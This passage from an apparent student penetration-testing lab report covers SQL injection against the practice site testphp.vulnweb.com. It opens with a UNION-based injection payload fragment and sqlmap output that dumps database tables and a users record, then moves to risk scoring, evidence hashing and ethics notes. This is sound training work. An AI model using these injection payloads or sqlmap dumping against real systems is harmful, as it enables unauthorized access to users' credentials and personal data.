341434f6d4666554f5a516a7564716448,0×7176766271),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
——
[16:48:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
[16:48:02] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[16:48:02] [INFO] fetched data logged to text files under '/home/webxploit/.local/share/sqlmap/output/testphp
.vulnweb.com'

[*] ending @ 16:48:02 /2026-01-09/

 WebXploit ~/CyArt/task-7
❯ 
```

webxploit@localhost:~/CyArt/task-7
File Actions Edit View Help
2026-01-09
4:48:12 pm

## Sensitive Data Extraction

### Users Table Structure

The `users` table contained sensitive user-related fields, including:


- Username (`uname`)
- Password (`pass`)
- Email address
- Phone number
- Address
- Credit card field (`cc`)

### Extracted Data (Sample)

Username: test
Password: test

This confirms that SQL Injection could lead to **credential disclosure** and compromise of sensitive user data.

**Figure 9 :** Extracted user credentials



File Actions Edit View Help
webxploit@localhost:~/CyArt/task-7
2026-01-09
4:58:38 pm

```
[16:57:54] [INFO] fetching number of entries for table 'featured' in database 'acuart'
[16:57:54] [INFO] resumed: 0
[16:57:54] [WARNING] table 'featured' in database 'acuart' appears to be empty
Database: acuart
Table: featured
[0 entries]
+--------+--------------+
| pic_id | feature_text |
+--------+--------------+
+--------+--------------+

[16:57:54] [INFO] table 'acuart.featured' dumped to CSV file '/home/webxploit/.local/share/sqlmap/output/testphp.vulnweb.com/d
featured.csv'
[16:57:54] [INFO] fetching columns for table 'users' in database 'acuart'
[16:57:54] [INFO] fetching entries for table 'users' in database 'acuart'
[16:57:54] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+------+----------------------------------+------+----------------------+-------------+-------+----------+-----------+
| cc   | cart                             | pass | email                | phone       | uname | name     | address   |
+------+----------------------------------+------+----------------------+-------------+-------+----------+-----------+
| 1234 | d3dd54c08eaa4cb2804ee56398c34850 | test | kulkarni911@gmail.com | 12345647891 | test  | Abhijeet | Hi there! |
+------+----------------------------------+------+----------------------+-------------+-------+----------+-----------+

[16:57:58] [INFO] table 'acuart.users' dumped to CSV file '/home/webxploit/.local/share/sqlmap/output/testphp.vulnweb.com/dump
rs.csv'
[16:57:58] [INFO] fetching columns for table 'guestbook' in database 'acuart'
[16:57:58] [INFO] fetching entries for table 'guestbook' in database 'acuart'
[16:57:58] [INFO] fetching number of entries for table 'guestbook' in database 'acuart'
[16:57:58] [INFO] resumed: 0
```

## Exploitation Log Table

| Exploit ID | Description | Target URL | Status | Payload |
|---|---|---|---|---|
| 003 | SQL Injection | testphp.vulnweb.com/product.php?pic=2 | Success | UNION-based Injection |

## Risk and Impact Analysis

| Security Aspect | Impact |
|---|---|
| Confidentiality | High |
| Integrity | High |
| Availability | Medium |
| Overall Risk | **Critical** |

**Estimated CVSS Score: 9.1 (Critical)**

SQL Injection vulnerabilities can result in full database compromise, credential theft, and potential system takeover.

## Practical 4: Post-Exploitation Practice

### Objective

The objective of this practical was to understand **post-exploitation activities** after a successful attack, focusing on:

- Assessing the level of access gained
- Analyzing security impact
- Preserving digital evidence
- Applying basic network forensics principles

All activities were performed strictly for **educational purposes** on an intentionally vulnerable application.

### Target Environment

- **Target Application:** `http://testphp.vulnweb.com`
- **Attack Vector:** SQL Injection
- **Tool Used:** `sqlmap`
- **Operating System (Target):** Linux (Ubuntu)
- **Database:** MySQL ≥ 5.1
- **Scope:** Read-only access (no modification performed)

### Post-Exploitation Overview

After successfully exploiting an SQL Injection vulnerability in **Practical 3**, post-exploitation activities were conducted to evaluate the extent of compromise. The exploitation allowed **database-level access**, enabling the extraction of sensitive application data.

No operating system shell or remote command execution was attempted, ensuring ethical boundaries were maintained.

### Access Level Gained

The following access was confirmed:

| Access Area | Status |
|---|---|
| Database Read Access | ✅ Yes |
| Credential Exposure | ✅ Yes |
| Administrative DB Control | ❌ No |
| Operating System Shell | ❌ No |
| Privilege Escalation | ❌ Not Attempted |

| Access Area | Status |
|---|---|
| Persistence Mechanisms | ❌ Not Attempted |

This confirms a **successful application-layer compromise**.

**Extracted Evidence**

Using `sqlmap`, the following sensitive data was extracted:

**Database Identified**

- **Database Name:** `acuart`

**Tables Enumerated**

- artists
- carts
- categ
- featured
- guestbook
- pictures
- products
- users

**Users Table Details**

**Columns Identified:**

- uname
- pass
- name
- email
- address
- phone
- cart
- cc

**Sample Extracted Data:**

| Username | Password |
|---|---|
| test | test |

⚠ The presence of plaintext credentials indicates a **critical security weakness**.

**Security Impact Analysis**

The successful post-exploitation demonstrates the following risks:

- Exposure of user credentials
- Potential account takeover
- Violation of data protection principles
- High likelihood of lateral attacks if reused credentials exist

**Risk Severity**

- **CVSS Score:** 9.1 (Critical)
- **Impact:** High
- **Exploit Complexity:** Low
- **Authentication Required:** No

**Evidence Preservation (Forensics Best Practice)**

All extracted information was treated as **digital evidence**.

To maintain integrity, a **SHA-256 hash** was generated for the exported SQL injection results.

**Hashing Command Used**

```
sha256sum sqlmap_users_dump.txt
```

**Purpose of Hashing**

- Ensures evidence integrity
- Supports forensic validation
- Maintains chain-of-custody compliance

**Evidence Log Table**


| Item | Description | Collected By | Date | Hash Algorithm |
|---|---|---|---|---|
| User Data Dump | SQL Injection extracted credentials | VAPT Analyst | 2026-01-09 | SHA-256 |

**Legal and Ethical Considerations**

- The target application is an **intentionally vulnerable lab environment**
- No real user data was harmed

- No data modification or deletion was performed
- Activities complied with ethical hacking guidelines

**Figure 10: Full VAPT Cycle Overview**
This diagram illustrates the complete Vulnerability Assessment and Penetration Testing (VAPT) lifecycle performed during the capstone project, including planning and scoping, vulnerability scanning, exploitation, post-exploitation analysis, risk assessment using CVSS, remediation recommendations, and final reporting against an authorized vulnerable web application.



**Summary:** *Conducted a full VAPT on* **testphp.vulnweb.com** *involving scanning, SQL Injection exploitation, evidence handling, and risk assessment.*

## Non-Technical Summary

This assessment identified critical vulnerabilities that could allow attackers to access sensitive user data. The most severe issue was an SQL Injection flaw enabling database compromise. Immediate remediation is recommended to prevent data breaches. Regular security testing and secure coding practices are essential to reduce future risk.